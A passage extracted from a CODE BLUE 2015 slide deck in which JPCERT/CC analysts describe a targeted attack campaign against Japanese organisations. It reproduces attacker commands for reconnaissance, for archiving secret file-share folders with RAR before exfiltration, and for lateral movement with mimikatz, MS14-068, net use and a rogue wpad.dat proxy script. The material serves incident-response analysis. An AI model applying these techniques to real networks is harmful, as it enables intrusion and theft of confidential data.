

CODE BLUE 2015

Revealing the Attack Operations Targeting Japan

JPCERT/CC

Analysis Center

Shusei Tomonaga

Yuu Nakamura

Agenda

1

Introduction

2

Operation A

3

Operation B

Agenda

1

Introduction

2

Operation A

3

Operation B

Self-introduction

Shusei Tomonaga

Yuu Nakamura

- Analysis Center at JPCERT Coordination Center
- Malware analysis, Forensics investigation

JPCERT Coordination Center

■ Japan Computer Emergency Response Team Coordination Center

Prevention

- Vulnerability information handling

Monitoring

- Information gathering & analysis & sharing
- NW Traffic Monitoring

Response

- Incident handling

Early warning information
CSIRT establishment support
Industrial control system security
International collaboration

Artifact (e.g. Malware) analysis

Targeted Attacks handled by JPCERT/CC

From April to September 2015

130

organizations

Operation A

93 organizations

Operation B

4 organizations

Introducing 2 Types of Attack Operations

Operation A

- Targeting many Japanese organizations since around 2012.
- Emdivi
- CloudyOmega (Symantec)
- BLUE TERMITE (Kaspersky)

Operation B

- Targeting some Japanese organizations since around 2013.
- APT17 (FireEye)

Agenda

1

Introduction

2


Operation A

3


Operation B

Characteristics of Operation A

Attacker's Infrastructure (Compromised Web sites)



Targeted emails



医療費通知のお知らせ

Widespread emails



Watering hole

Details of Internal Intrusion Techniques

Initial Compromise

Collecting Information

Lateral Movement

Details of Internal Intrusion Techniques


Initial Compromise

Collecting Information

Lateral Movement

Attack Patterns

Timeline of Attack Vector



- In many attacks, malware are disguised with fake icons, compressed with zip or lzr and attached to emails.
- Attacks aiming certain targets may lead to correspondence of emails.

Details of Internal Intrusion Techniques

Initial Compromise

Collecting Information

Lateral Movement

Investigation of Compromised Environment

Uses **Legitimate tools** provided by MS

Commands / Programs in OS standard accessories

- dir
- net
 - net view
 - net localgroup administrators
- ver
- ipconfig
- systeminfo
- wmic

Active Directory admin tools sent after the compromise

- csvde
- dsquery

Example of Using dsquery


Used in some cases targeting specific individuals

```
c:\>dsquery * -filter "(DisplayName=Yu*Nakamura)"  
-attr name displayName description
```

name	displayName	description
yuunaka	Yu Nakamura	Chief Executive Officer

Collecting Email Account Information

- Uses free tools (Similar to NirSoft Mail PassView)
- Attempts to receive emails from outside
- ➡ May lead to new attack emails (correspondence of emails)
- ➡ Infection spreading from organization to organization



The screenshot shows a Notepad window titled "1.tmp - メモ帳" with a menu bar in Japanese: "ファイル(F) 編集(E) 書式(O) 表示(V) ヘルプ(H)". The text content is as follows:

```
-----  
Name                : nakamura  
Application          : MS Outlook 2002/2003/2007/2010  
Email                : nakamura@example.com  
Server               : pop.example.com  
Server Port         :  
Secured              : No  
Type                 : POP3  
User                 : nakamura  
Password             : password  
Profile              : Outlook  
Password Strength    : Strong  
SMTP Server          : smtp.example.com  
SMTP Server Port     :  
-----
```


Collecting Classified / Personal Information

Search Network Drive



Search Targeted Data



Create a Copy of Compressed Files



Download



Delete Evidence

Search Network Drive (1)

net use command

```
> net use
```

New connections will be remembered.

Status	Local	Remote	Network
OK	T:	¥¥FILESV01¥SECRET	Microsoft Windows Network
OK	U:	¥¥FILESV02¥SECRET	Microsoft Windows Network

wmic command

```
> wmic logicaldisk get caption,providername,drivetype,volumename
```

Caption	DriveType	ProviderName	VolumeName
C:	3	OS	
D:	3	Volume	
T:	4	¥¥FILESV01¥SECRET	Volume
U:	4	¥¥FILESV01¥SECRET	Volume

↑
DriveType = 4
⇒ Network Drive

Search Network Drive (2)

Combination of netstat Command & nbtstat Command


```
> netstat -an
```

```
TCP 192.168.xx.xx:49217 192.168.yy.yy:445 ESTABLISHED
```

```
> nbtstat -a 192.168.yy.yy
```

Name	Type	Status

FILESV01 <00>	UNIQUE	Registered



Port 445 is set as the key to search the access point of file sharing service

Search Targeted Data

dir command

```
> dir \\FILESV01\SECRET
```

```
\\FILESV\SECRET Directory
```

```
2014/07/11 09:16 [DIR] Management of Partner Companies  
2014/09/04 11:49 [DIR] Management of Intellectual Property  
2014/08/01 09:27 [DIR] Location information
```

Not only searches network drive but also compromised computers

```
> dir c:\users\hoge\*.doc* /s /o-d
```

```
c:\users\hoge\AppData\Local\Temp Directory
```

```
2014/07/29 10:19 28,672 20140820.doc  
1 File 28,672 bytes
```

```
c:\users\hoge\Important Information Directory
```

```
2015/08/29 10:03 1,214 Design Document.doc
```

← /s : Displayed recursively
/o-d : Sorted by date

Compress, Download, Delete Evidence

Compressed with RAR

```
> winrar.exe a -r -ed -v300m -ta20140101 %TEMP%\%a.rar  
“¥¥FILESV01¥SECRET¥Management of Intellectual Property” -n*.ppt* -n*.doc* -  
n*.xls* -n*.jtd
```

Adding ¥¥FILESV01¥SECRET¥Management of Intellectual Property¥Committee
List(2015.05.01).docx OK

Adding ¥¥FILESV01¥SECRET¥Management of Intellectual Property¥Framework.ppt
OK

Adding ¥¥FILESV01¥SECRET¥Management of Intellectual Property¥Application
List.xlsx OK

Adding ¥¥FILESV01¥SECRET¥Management of Intellectual Property¥Design
Document.jtd OK

·
·

➔ Documents are compressed per folder

➔ RAR files are sent to C&C servers and deleted

Details of Internal Intrusion Techniques

Initial Compromise

Collecting Information

Lateral Movement

Methods Used to Spread Infection

Patterns of spreading infection

- Exploiting vulnerabilities (MS14-068 + MS14-058)
- Investigating SYSVOL scripts
- Password list-based attack
- Exploiting Built-in Administrator password
- Setting malware in file servers
- Exploiting WPAD
- Others

Exploiting Vulnerabilities (MS14-068 + MS14-058)



1. Escalate privilege (**MS14-058**) and dump user's password with mimikatz


2. Exploit **MS14-068** vulnerability and gain Domain Admin privileges

3. Upload mimikatz to DC and dump admin's passwords

4. Copy malware to PC-B

5. Register a task in order to execute malware

6. Malware executes according to the task



PC-A



**Domain
Controller**



PC-B


Investigating SYSVOL Scripts

Key Point

- In some cases, passwords are found in logon script, etc.


Attacker's Infrastructure

3. Search admin's password



C2 Server

2. Download



Domain Controller



1. Download logon script, compress and archive



PC-A

4. Copy malware to PC-B

5. Register a task in order to execute malware



6. Malware executes according to the task



PC-B

Password List-based Attack

Key Point

- Attempts logon by using an approximately **10-30** line password list and the user's list of Domain Admins
- Uses a tool called logon.exe (self-built?)

1. Get user's list of Domain Admins

Domain Controller

2. Attempts logon with logon.exe

3. Copy malware

5. Execute

4. Register a task



PC-A



PC-B

Exploiting Built-in Administrator Password

Key Point

- An effective measure when there is no way to exploit Domain environment
- Need to hash passwords or dump passwords

1. Escalate privilege (UAC bypass) and dump user's password

3. Copy malware

4. Register a task

5. Execute



PC-A

2. Pass the hash or net use

```
net use \\PC-B\IPC$ [password] /u:Administrator
```




PC-B

Setting Malware in File Servers

Key Point

- **Effective when there is no other measure**


1. Replace the existing file with malware disguised with fake icons



Exploiting WPAD

WPAD (Web Proxy Auto-Discovery)


- Turned on by default
- Get automatic configuration script from either
 - URL specified by DHCP server, or
 - **<http://wpad/wpad.dat>**



Exploiting WPAD (Step 1: NetBIOS Spoofing)

Key Point

- Effective in an environment where WPAD is not configured
- NetBIOS Spoofing



Exploiting WPAD (Step 2: Fake WPAD Server)

wpad.dat (automatic configuration script)

```
function FindProxyForURL(url, host) {  
  
    if (myIpAddress() != "[PC-A addr]") {  
        return 'PROXY wpad:8888;DIRECT';  
    }  
    return 'DIRECT';  
}
```

3. Request <http://wpad/wpad.dat>

4. Response



